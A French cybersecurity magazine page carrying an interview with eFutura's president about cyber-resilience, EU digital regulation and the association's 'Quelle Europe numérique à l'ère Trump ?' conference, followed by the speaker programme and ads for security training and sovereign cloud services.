Préparation à la certification AFNOR Certification agréé CNIL

PIA

Étude d'impact sur la vie privée

SECUSANTE

Hébergement et protection des données de santé

Droit de la Cybersécurité

SECUDROIT

Droit de la cybersécurité

SECUCLOUD

Contractualisation cloud

+ 33 974 774 390

JEAN-PIERRE LA HAUSSE DE LALOUVIÈRE

*Président eFutura
Directeur Général
France Intalio*



QUELLE EUROPE NUMÉRIQUE À L'ÈRE TRUMP ?

■ **GS MAG :** *Pouvez-vous vous présenter et nous dire, selon vous, quels sont les enjeux au sujet de la Cyber-Résilience et de la Protection des Données ?*

■ **JPLHDL :** J'ai le plaisir de présider eFutura, association professionnelle créée il y a 10 ans pour regrouper les acteurs du numérique autour du document et de la Data. Nos membres sont répartis en trois collèges : les fournisseurs de solutions (Collège 1), les clients et associations professionnelles (Collège 2), et les acteurs institutionnels et Universités (Collège 3).

Notre mission principale est de contribuer activement aux travaux de normalisation et d'influencer l'évolution des standards à l'échelle nationale (AFNOR), européenne (ETSI, CEN) et internationale (ISO). Nous intervenons sur des sujets clés tels que l'archivage électronique, la cybersécurité,

la facture électronique, la gestion documentaire, l'intelligence artificielle, ou encore la numérisation.

Nous réalisons des événements de networking pour nos adhérents tels que petits-déjeuners, afterworks, dîners-conférences.

Et enfin, nous sommes un Think Tank de réflexion et de débats sur les impacts sociétaux du numérique avec tous les ans notre événement phare : la Journée de la Transition Numérique (JTN) en octobre.

En ce qui concerne la cyber-résilience, l'enjeu principal selon moi est la capacité des systèmes d'information à anticiper, résister et se rétablir après une cyberattaque. Les données – en particulier les données personnelles et bien sûr les données d'importance vitale – représentent le cœur stratégique de toute organisation. Il est donc impératif de les protéger contre le vol, la fuite ou la perte, en s'appuyant sur des solutions de cybersécurité robustes et adaptées. >>>

>>> ■■ **GS MAG** : *Comment eFutura répond-elle à ces enjeux, notamment avec l'évènement de la Journée de la Transition Numérique ?*

■■ **JPLHDL** : Les entreprises, en particulier les ETI, PME et TPE, se retrouvent souvent démunies face à la montée des risques Cyber et aux nombreuses réglementations européennes (NIS2, DORA, EUCS, IA Act, etc.) conçues pour les encadrer. C'est pourquoi, chez eFutura, nous avons mis en place des groupes de travail qui produisent des livrables à destination des COMEX et des dirigeants. Ces documents, disponibles à partir du 4^e trimestre sur notre site efutura.fr, visent à éclairer la prise de décision et à faciliter l'implémentation de dispositifs de cybersécurité efficaces.

Notre Journée de la Transition Numérique, qui aura lieu le 2 octobre prochain, est un temps fort de réflexions et d'échanges. Le thème de cette année sera :
« Quelle Europe du numérique à l'ère Trump ? ».

Nous accueillerons des intervenants de haut niveau comme Gilles Babinet, Alain Juillet, Hubert Védrine ou encore le Général Marc Watin-Augouard.

Cet évènement, réservé à nos adhérents et invités, sera diffusé en direct sur notre chaîne YouTube et LinkedIn, et pourra être revu ultérieurement sur notre site. C'est une véritable respiration, un moment où nous sortons de l'urgence du quotidien pour envisager les transformations profondes de notre monde et le positionnement stratégique que l'Europe doit adopter face aux modèles numériques dominants, notamment américains et chinois.

■■ **GS MAG** : *Quelles évolutions, à court, moyen ou long terme, voyez-vous en matière de Cyber-Résilience et Protection des Données (SOC Augmenté / IA Agentique / Quantique / Cryptographie_Chiffrement Post-Quantique / Jumeau Numérique...) ?*

■■ **JPLHDL** : À court et moyen terme, l'IA Générative jouera un rôle croissant aussi bien du côté des attaquants que des défenseurs. Elle permettra notamment d'augmenter les capacités des SOC (SOC augmentés) avec un accroissement des modèles agentiques pour la mise en place d'agents autonomes.

À long terme, nous pourrions entrer dans une ère dominée par l'IA générale (AGI), capable de raisonnements complexes et d'une compréhension approfondie et incomparable.

Si l'on y ajoute le facteur Quantique, nous changerons totalement de paradigme. Cela dit, ces évolutions restent conditionnées par des défis majeurs : les coûts d'investissement, les besoins en équipements spécifiques, les enjeux énergétiques...

Face à cette dynamique technologique, nos réglementations devront évoluer en permanence, pour garantir que la cyber-résilience et la protection des données restent efficaces et pertinentes. Il s'agit d'un effort collectif et continu, au cœur de notre engagement chez eFutura. ■

En ce qui concerne la cyber-résilience, l'enjeu principal selon moi est la capacité des systèmes d'information à anticiper, résister et se rétablir après une cyberattaque.



Table Ronde de 10.15 à 12.15,
animée par **Vincent MONTET**
in [Vincent Montet](#)

Quelle approche européenne face aux nouvelles dynamiques mondiales ?



**Alain
JUILLET**
in [Alain Juillet](#)

Ancien directeur du renseignement
de la DGSE. Président d'honneur
de l'académie de l'intelligence
économique.



**Catherine
MORIN-DESAILLY**
in [Catherine Morin-Desailly](#)

Sénatrice de la Seine-Maritime.
Vice Présidente de la commission
des affaires européennes.
Conseillère régionale de Normandie.



**Marc
WATIN-AUGOUARD**
in [Marc Watin Augouard](#)

Général d'armée (2S).
Fondateur du forum INCYBER (FIC).
Président du TREFLE.



**Arnaud
COUSTILLIERE**
in [Arnaud C.](#)

Vice-amiral d'escadre (2S). Président
du pôle d'excellence Cyber. Ancien
DGNUM du ministère des armées
et ancien ComCyber des armées.



**Antoine
HRAOUI**
in [Antoine Hraoui](#)

Président de la municipalité de Baskinta
au Liban. Spécialiste du Moyen-Orient.



Conférence "Quelle approche
européenne face aux nouvelles
dynamiques mondiales ?"
09.15 à 10.00 par Alain JUILLET



Table Ronde de 15.15 à 16.15,
animée par **Vincent MONTET**
in [Vincent Montet](#)

Comment l'Europe peut-elle préserver son modèle ?



**Hubert
VEDRINE**
in [HUBERT VEDRINE CONSEIL](#)

Ministre des Affaires étrangères de
1997 à 2002. Secrétaire général de
l'Elysée de 1991 à 1995.



**Gilles
BABINET**
in [Gilles Babinet](#)

Coprésident du Conseil National
du Numérique (CENUM).
Membre du Comité de l'intelligence
artificielle générative.



**Violette
BOUVERET**
in [Violette Bouveret](#)

Professeur à l'ESCP Business School.
Auditrice de la session Nationale
« Souveraineté Numérique et
Cybersécurité » de l'IHEDN



**Briac
de CHARRY**
in [Briac de Charry](#)

Adjoint au porte parole au Ministère de l'Europe et des Affaires étrangères.
Intervenant en questions européennes et internationales



Conférence "Point de vue et
conclusion : Quelle Europe du
numérique à l'ère Trump ?"
16.30 à 17.15 par Hubert VEDRINE

Pour vous inscrire, rendez-vous sur : www.efutura.fr

Sponsors Gold :



Sponsors Silver:



Sponsors Bronze:





HS2

Hervé Schauer Sécurité



Formation cybersécurité organisationnelle

PROGRAMME

Gouvernance de la sécurité

RSSI / DIRCYBER

Formations RSSI et directeur cybersécurité

NIS2LI / DORALI

Mise en conformité NIS2 / DORA

EBIOSRM Risk Manager

Gestion des risques cyber par la méthode
EBIOSRM

SECUHOMOL

Homologation de la SSI

Gouvernance de la sécurité

avec les normes ISO270XX

ESS27

Essentiels ISO27001 & ISO27002

ISO27LA

ISO27001 Lead Auditor

ISO27LI

ISO27001 Lead Implementer

ISO27RM

ISO27005 Risk Manager

ISO27004

ISO27004 / Indicateurs et tableaux de bord
cybersécurité

ISO27035

ISO27035 / Gestion des incidents de sécurité

Certifications internationales

CISSP / CCSP



CISM / CISA / CRISK



+ 33 974 774 390

www.hs2.fr

formation@hs2.fr

TeaLanium

```
sudo systemctl  
start managed_infrastructure  
--ProtectSystem=strict
```


LA SOUVERAINETÉ AU COEUR DE NOTRE ADN

LLMaaS



Mistral AI

**OUTSCALE
KUBERNETES
AS A SERVICE**

Cloud Public SecNumCloud 3.2

